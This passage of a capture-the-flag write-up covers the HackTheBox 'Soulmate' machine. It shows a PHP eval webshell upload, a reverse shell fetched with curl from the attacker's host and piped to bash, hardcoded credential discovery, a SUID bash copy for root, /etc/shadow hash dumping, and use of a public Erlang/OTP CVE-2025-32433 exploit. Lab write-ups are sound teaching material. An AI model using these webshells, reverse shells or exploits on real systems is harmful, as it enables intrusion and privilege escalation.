
It was kavi’s password, but trying the credential on ssh doesn’t return any result
1
2
3
┌──(bravosec㉿fsociety)-[~/…/Soulmate/loot/80/archive]
└─$ grep -rin 079741a58f65afbd7729f0a696
kavi-08062025_131138/user.XML:10:       <password>SHA512:3c991859b92493349187015e5035bc6f4fb3331b9fc7aabf27035468a84fd0d3ed7bc46b2918a51cf33bb3c3a70aafb91569b4079741a58f65afbd7729f0a696</password>
80 - VFS : Upload php webshell
ben’s account has some interesting folders


Check webProd’s properties

webProdwas linked to/app/webProd
- its folder structure seems to be the web app hosting at
soulmate.htbon port 80


Upload a php webshell to /app/webProd
1
echo '<?php @eval($_REQUEST[0]);?>' > x.php
It doesn’t have disable_functions defined
1
2
3
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ curl http://soulmate.htb/x.php --data-urlencode '0=phpinfo();' -s | grep disable_functions
<tr><td class="e">disable_functions</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
Get a shell
1
nc -lvnp 1111
1
PORT="80"; fuser -k "$PORT/tcp" 2>/dev/null; mkdir -p www && echo -e '#!/bin/sh\nsh -i >& /dev/tcp/10.10.14.60/1111 0>&1' > www/index.html && python -m http.server $PORT -d www
1
curl http://soulmate.htb/x.php --data-urlencode '0=system("curl 10.10.14.60|bash");'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.60] from (UNKNOWN) [10.10.11.86] 57342
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@soulmate:~/soulmate.htb/public$ ^Z
zsh: suspended  nc -lvnp 1111

stty raw -echo;fg
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1111
                               export TERM=xterm
www-data@soulmate:~/soulmate.htb/public$ stty rows 24 columns 209
www-data@soulmate:~/soulmate.htb/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soulmate:~/soulmate.htb/public$
Shell as ben
Enumeration
User ben from crushftp is on the machine as well
1
2
3
www-data@soulmate:~/soulmate.htb/public$ cat /etc/passwd | grep -viE 'false$|nologin$|sync$'
root:x:0:0:root:/root:/bin/bash
ben:x:1000:1000:,,,:/home/ben:/bin/bash
There are some ports listening on localhost, but most of them should be the ports from crushftp services
1
2
3
4
5
6
7
8
9
10
11
www-data@soulmate:~/soulmate.htb/public$ ss -ltnpu | awk '$5 !~ /0.0.0.0|::|\*/'
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0      127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:9090       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:4369       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:39097      0.0.0.0:*
tcp   LISTEN 0      5          127.0.0.1:2222       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:8443       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:8080       0.0.0.0:*
tcp   LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      128        127.0.0.1:46205      0.0.0.0:*
We can do a quick fuzzing to check out interesting ports
SSH-2.0-Erlang/5.2.9on port2222looks interesting
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
www-data@soulmate:~/soulmate.htb/public$ ss -ltnp | awk '$4 !~ /0.0.0.0|::|\*/' | awk '{print $4}' | awk -F: '{print $NF}' | tail -n +2 | while read -r p; do echo -e "\n[*] $p"; echo help | nc -nv -w1 127.0.0.1 $p; done

[*] 9090
Connection to 127.0.0.1 9090 port [tcp/*] succeeded!

[*] 4369
Connection to 127.0.0.1 4369 port [tcp/*] succeeded!

[*] 39097
Connection to 127.0.0.1 39097 port [tcp/*] succeeded!
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close

400 Bad Request
[*] 2222
Connection to 127.0.0.1 2222 port [tcp/*] succeeded!
SSH-2.0-Erlang/5.2.9
Protocol mismatch.
[*] 8443
Connection to 127.0.0.1 8443 port [tcp/*] succeeded!


[*] 8080
Connection to 127.0.0.1 8080 port [tcp/*] succeeded!

[*] 53
nc: connect to 127.0.0.1 port 53 (tcp) failed: Connection refused

[*] 46205
Connection to 127.0.0.1 46205 port [tcp/*] succeeded!
Find interesting files
1
2
3
4
5
www-data@soulmate:~/soulmate.htb/public$ find ~ -type f
/var/www/html/index.nginx-debian.html
[...]
/var/www/soulmate.htb/data/soulmate.db
/var/www/soulmate.htb/config/config.php
An administrator user admin with the password Crush4dmin990 will be inserted into a sqlite database if no administrators exists
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@soulmate:~/soulmate.htb/public$ cat /var/www/soulmate.htb/config/config.php
<?php
class Database {
    private $db_file = '../data/soulmate.db';
[...]
        if ($adminCheck->fetchColumn() == 0) {
            $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
            $adminInsert = $this->pdo->prepare("
                INSERT INTO users (username, password, is_admin, name)
                VALUES (?, ?, 1, 'Administrator')
            ");
            $adminInsert->execute(['admin', $adminPassword]);
        }
[...]
The only user in the database was admin, and the hashed password was indeed Crush4dmin990. Password spray on local users didn’t return anything
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
www-data@soulmate:~/soulmate.htb/config$ db='../data/soulmate.db'
www-data@soulmate:~/soulmate.htb/config$ sqlite3 $db '.headers on' '.mode columns tables' 'SELECT name AS table_name, sql AS create_statement FROM sqlite_master WHERE type = "table"'
table_name       create_statement
---------------  ---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
users            CREATE TABLE users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password TEXT NOT NULL,
            is_admin INTEGER DEFAULT 0,
            name TEXT,
            bio TEXT,
            interests TEXT,
            phone TEXT,
            profile_pic TEXT,
            last_login DATETIME,
            created_at DATETIME DEFAULT CURRENT_TIMESTAMP
        )
sqlite_sequence  CREATE TABLE sqlite_sequence(name,seq)
1
2
www-data@soulmate:~/soulmate.htb/config$ sqlite3 $db -separator ':' 'select username, password from users;'
admin:$2y$12$u0AC6fpQu0MJt7uJ80tM.Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2
1
2
3
4
5
6
7
8
9
10
11
12
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$  echo 'admin:$2y$12$u0AC6fpQu0MJt7uJ80tM.Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2' > loot/soulmate.db.hash

┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ echo 'Crush4dmin990' | hashcat loot/soulmate.db.hash --user -m 3200
hashcat (v6.2.6) starting
[...]
$2y$12$u0AC6fpQu0MJt7uJ80tM.Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2:Crush4dmin990
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
[...]
Credentials in erlang escript
There’s a abnormal process running as root
1
2
3
4
5
6
www-data@soulmate:~/soulmate.htb/public$ ps auxfw5
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
[...]
root        1069  0.0  1.7 2253488 68540 ?       Ssl  03:13   0:15 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -ho
root        1140  0.0  0.0   2784   944 ?        Ss   03:13   0:00  \_ erl_child_setup 1024
[...]
Erlang is a programming language used to build massively scalable soft real-time systems with requirements on high availability.
It’s a erlang SSH daemon with logging on port 2222, and it contains ben’s password : HouseH0ldings998
1
2
3
4
5
6
www-data@soulmate:~/soulmate.htb/public$ ls -latr /usr/local/lib/erlang_login
total 16
drwxr-xr-x 5 root root 4096 Aug 14 14:12 ..
-rwxr-xr-x 1 root root 1570 Aug 14 14:12 login.escript
-rwxr-xr-x 1 root root 1427 Aug 15 07:46 start.escript
drwxr-xr-x 2 root root 4096 Aug 15 07:46 .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
www-data@soulmate:~/soulmate.htb/public$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
22 - SSH
1
2
3
4
5
6
7
8
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ sshpass -p 'HouseH0ldings998' ssh -o "StrictHostKeyChecking no" ben@10.10.11.86
Warning: Permanently added '10.10.11.86' (ED25519) to the list of known hosts.
Last login: Wed Nov 5 14:21:40 2025 from 10.10.14.60
ben@soulmate:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben)
ben@soulmate:~$ cat user.txt
e506929f54434cc98786f3db8bb4e501
Root Flag
Shell as root
Eshell V15.2.5 - Command execution
The erlang_login app seems use OTP apps and do some loggings
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
ben@soulmate:~$ cat /usr/local/lib/erlang_login/login.escript
#!/usr/bin/env escript
%%! -noshell

main(_) ->
    %% Start required OTP apps safely
    start_app(crypto),
    start_app(asn1),
    start_app(public_key),
    start_app(ssh),

    %% Fetch environment vars safely
    User = safe_env("USER"),
    Conn = safe_env("SSH_CONNECTION"),
    Tty  = safe_env("SSH_TTY"),
    Host = safe_env("HOSTNAME"),

    %% Build log line
    LogLine = io_lib:format("login user=~s from=~s tty=~s host=~s~n",
                            [User, Conn, Tty, Host]),

    %% Log to syslog
    os:cmd("logger -t erlang_login " ++ lists:flatten(LogLine)),

    %% Log to a flat file
    ensure_logdir(),
    file:write_file("/var/log/erlang_login/session.log",
                    LogLine,
                    [append]),

    %% Exit cleanly
    halt(0).
[...]
Connect to the custom ssh daemon
1
2
3
4
5
6
7
8
9
ben@soulmate:~$ ssh -p 2222 ben@127.0.0.1
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ED25519) to the list of known hosts.
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
We can run system commands as root
1
2
3
(ssh_runner@soulmate)1> os:cmd("id").

"uid=0(root) gid=0(root) groups=0(root)\n"
Copy /bin/bash to /tmp/b then give it SETUID bits, so that any users can execute bash on behalf of its owner (which is root)
1
2
3
(ssh_runner@soulmate)2> os:cmd("cp /bin/bash /tmp/b; chmod +s /tmp/b").

[]
We can run bash with preserved root euid, then set uid to root with the help of python’s os.setuid() function
1
2
3
4
5
6
7
8
9
10
11
12
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ sshpass -p 'HouseH0ldings998' ssh -o "StrictHostKeyChecking no" ben@10.10.11.86
Last login: Wed Nov 5 16:57:48 2025 from 10.10.14.60
ben@soulmate:~$ /tmp/b -p
b-5.1# id
uid=1000(ben) gid=1000(ben) euid=0(root) egid=0(root) groups=0(root),1000(ben)
b-5.1# $(which python2 python python3 2>/dev/null | head -n1) -c 'import os;os.setuid(0);os.system("/bin/bash -p")'
root@soulmate:~# id
uid=0(root) gid=1000(ben) groups=1000(ben)
root@soulmate:~# cat /root/root.txt
b62501cd58b1988034d59474a165d86b
root@soulmate:~# rm /tmp/b
Additional
Post exploitation
Secrets
1
2
3
root@soulmate:~# awk -F: '$2 ~ /^\$/' /etc/shadow
root:$y$j9T$F0ac/VWnpQL9EP1.SyIKb.$YO.C6lGpumKomf/Ql.1D.YFt7kopiSCTdfDyk4FLdY5:20319:0:99999:7:::
ben:$y$j9T$5nWQGACiAivm4O0RaH71X.$6Yn5wee.ahPGiTaVP2aFVeDt2vn5JLH1/f1tNknhyQ7:20319:0:99999:7:::
Files
Box creator’s tmux config
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
root@soulmate:/root/scripts# cat ../.config/tmux/tmux.conf
# Remap prefix keys
unbind C-b
set-option -g prefix M-a
bind-key M-a send-prefix

# Terminal quality
set -g history-limit 100000
set-option -g base-index 1
set-option -g renumber-windows on
set-option -g automatic-rename on

# Screen spliting
unbind '"'
unbind %
bind h split-window -v
bind v split-window -h

# Joining Windows
bind-key j command-prompt -p "join pane from: "  "join-pane -s '%%'"
bind-key s command-prompt -p "send pane to: "  "join-pane -t '%%'"

# Awitch panes using Alt-arrow without prefix
bind -n M-Left select-pane -L
bind -n M-Right select-pane -R
bind -n M-Up select-pane -U
bind -n M-Down select-pane -D

# Window navigation
bind -n M-0 select-window -t :0
bind -n M-1 select-window -t :1
bind -n M-2 select-window -t :2
bind -n M-3 select-window -t :3
bind -n M-4 select-window -t :4
bind -n M-5 select-window -t :5
bind -n M-6 select-window -t :6
bind -n M-7 select-window -t :7
bind -n M-8 select-window -t :8
bind -n M-9 select-window -t :9

# Syntronize panes - send command to all panes
bind-key g set-window-option synchronize-panes\; display-message "synchronize-panes is now #{?pane_synchronized,on,off}"

# Resize panes with VIM nav keys
bind -n M-S-Left resize-pane -L
bind -n M-S-Down resize-pane -D
bind -n M-S-Up resize-pane -U
bind -n M-S-Right resize-pane -R

# Move panes inside the same windows
unbind-key '{'
unbind-key '}'
bind-key S-Up swap-pane -U
bind-key S-Down swap-pane -D

# Set the layout
bind-key l select-layout main-vertical
bind-key V select-layout even-vertical
bind-key H select-layout even-horizontal

### Status bar customization
set-option -g status-style bg=color234,fg=color244
set-option -g status-left ''
set-option -g status-right '#H [#{session_name}]'
set-option -g window-status-format '#{window_index}'
set-option -g window-status-current-format '#[bold, fg=white]#{window_index}'

# set vi copy commands
setw -g mode-keys vi
set-window-option -g mode-keys vi
bind-key -T copy-mode-vi MouseDragEnd1Pane send-keys -X copy-pipe-and-cancel "xclip -selection primary -filter | xclip -selection clipboard"

# Changes in terminal borders
set -g pane-active-border-style fg="cyan"

# set  right status bar lenght to 200
set-option -g status-right-length 200

### Misc

# Reload config file (change file location to your the tmux.conf you want to use)
bind r source-file ~/.config/tmux/tmux.conf \; display-message " Config updated successfully!"

# set mouse on
unbind m
bind-key m set-option mouse \; display-message "mouse is now #{?mouse,on,off}"

## Switch between local and remote netsted sessions
color_status_text="colour245"
color_window_off_status_bg="colour238"
color_light="white" #colour015
color_dark="colour232" # black= colour232
color_window_off_status_current_bg="colour252"

bind -T root F12  \
  set prefix None \;\
  set key-table off \;\
  set status-style "fg=$color_status_text,bg=$color_window_off_status_bg" \;\
  set window-status-current-format "#[fg=$color_window_off_status_bg,bg=$color_window_off_status_current_bg]$separator_powerline_right#[default] #I:#W# #[fg=$color_window_off_status_current_bg,bg=$color_window_off_status_bg]$separator_powerline_right#[default]" \;\
  set window-status-current-style "fg=$color_dark,bold,bg=$color_window_off_status_current_bg" \;\
  if -F '#{pane_in_mode}' 'send-keys -X cancel' \;\
  refresh-client -S \;\

bind -T off F12 \
  set -u prefix \;\
  set -u key-table \;\
  set -u status-style \;\
  set -u window-status-current-style \;\
  set -u window-status-current-format \;\
  refresh-client -S

wg_is_keys_off="#[fg=$color_light,bg=$color_window_off_indicator]#([ $(tmux show-option -qv key-table) = 'off' ] && echo 'OFF')#[default]"
Client side activities
Keylogging & Clipboard history
1
Browser
1
Files & directories access history
1
Application history
1
Erlang OTP - RCE (CVE-2025-32433)
- Google :
Eshell V15.2.5 exploit->CVE-2025-32433 poc
Ref - https://www.sonicwall.com/blog/pre-auth-rce-alert-critical-ssh-flaw-in-erlang-otp-cve-2025-32433-
POC - https://github.com/platsecurity/CVE-2025-32433
CVE-2025-32433
Erlang/OTP is a set of libraries for the Erlang programming language. Prior to versions OTP-27.3.3, OTP-26.2.5.11, and OTP-25.3.2.20, a SSH server may allow an attacker to perform unauthenticated remote code execution (RCE). By exploiting a flaw in SSH protocol message handling, a malicious actor could gain unauthorized access to affected systems and execute arbitrary commands without valid credentials. This issue is patched in versions OTP-27.3.3, OTP-26.2.5.11, and OTP-25.3.2.20. A temporary workaround involves disabling the SSH server or to prevent access via firewall rules.
1
2
3
cd exploit
git clone https://github.com/platsecurity/CVE-2025-32433
cd CVE-2025-32433
Local port forward 2222
1
2
3
┌──(bravosec㉿fsociety)-[~/htb/Soulmate/exploit/CVE-2025-32433]
└─$ sshpass -p 'HouseH0ldings998' ssh -o "StrictHostKeyChecking no" ben@10.10.11.86 -L 2222:127.0.0.1:2222 -N
Last login: Wed Nov 5 16:26:08 2025 from 10.10.14.60
Change the command to execute
1
2
┌──(bravosec㉿fsociety)-[~/htb/Soulmate/exploit/CVE-2025-32433]
└─$ sed -i "s|command='file.*|command='os:cmd(\"chmod +s /bin/bash\").'|g" CVE-2025-32433.py
Run exploit
1
2
3
4
5
6
7
8
9
┌──(bravosec㉿fsociety)-[~/htb/Soulmate/exploit/CVE-2025-32433]
└─$ python CVE-2025-32433.py
[*] Connecting to SSH server...
[+] Received banner: SSH-2.0-Erlang/5.2.9
[*] Sending SSH_MSG_KEXINIT...
[*] Sending SSH_MSG_CHANNEL_OPEN...
[*] Sending SSH_MSG_CHANNEL_REQUEST (pre-auth)...
[✓] Exploit sent! If the server is vulnerable, it should have written to /lab.txt.
[+] Received response: 000003f40814a102169c6d0e5356a7ff6d4b3ef9eabc0000011e637572766532353531392d7368613235362c637572766532353531392d736861323536406c69627373682e6f72672c63757276653434382d7368613531322c656364682d736861322d6e697374703532312c656364682d736861322d6e697374703338342c656364682d736861322d6e697374703235362c6469666669652d68656c6c6d616e2d67726f75702d65786368616e67652d7368613235362c6469666669652d68656c6c6d616e2d67726f757031362d7368613531322c6469666669652d68656c6c6d616e2d67726f757031382d7368613531322c6469666669652d68656c6c6d616e2d67726f757031342d7368613235362c6578742d696e666f2d732c6b65782d7374726963742d732d763030406f70656e7373682e636f6d000000397373682d656432353531392c65636473612d736861322d6e697374703235362c7273612d736861322d3531322c7273612d736861322d323536000000966165733235362d67636d406f70656e7373682e636f6d2c6165733235362d6374722c6165733139322d6374722c6165733132382d67636d406f70656e7373682e636f6d2c6165733132382d6374722c63686163686132302d706f6c7931333035406f70656e7373682e636f6d2c6165733235362d6362632c6165733139322d6362632c6165733132382d6362632c336465732d636263000000966165733235362d67636d406f70656e7373682e636f6d2c6165733235362d6374722c6165733139322d6374722c6165733132382d67636d406f70656e7373682e636f6d2c6165733132382d6374722c63686163686132302d706f6c7931333035406f70656e7373682e636f6d2c6165733235362d6362632c6165733139322d6362632c6165733132382d6362632c336465732d6362630000007b686d61632d736861322d3531322d65746d406f70656e7373682e636f6d2c686d61632d736861322d3235362d65746d406f70656e7373682e636f6d2c686d61632d736861322d3531322c686d61632d736861322d3235362c686d61632d736861312d65746d406f70656e7373682e636f6d2c686d61632d736861310000007b686d61632d736861322d3531322d65746d406f70656e7373682e636f6d2c686d61632d736861322d3235362d65746d406f70656e7373682e636f6d2c686d61632d736861322d3531322c686d61632d736861322d3235362c686d61632d736861312d65746d406f70656e7373682e636f6d2c686d61632d736861310000001a6e6f6e652c7a6c6962406f70656e7373682e636f6d2c7a6c69620000001a6e6f6e652c7a6c6962406f70656e7373682e636f6d2c7a6c696200000000000000000000000000a3798addec7b6279
1
2
3
4
5
6
┌──(bravosec㉿fsociety)-[~/htb/Soulmate/exploit/CVE-2025-32433]
└─$ sshpass -p 'HouseH0ldings998' ssh -o "StrictHostKeyChecking no" ben@10.10.11.86
Last login: Wed Nov 5 16:57:23 2025 from 10.10.14.60
ben@soulmate:~$ bash -p
bash-5.1# id
uid=1000(ben) gid=1000(ben) euid=0(root) egid=0(root) groups=0(root),1000(ben)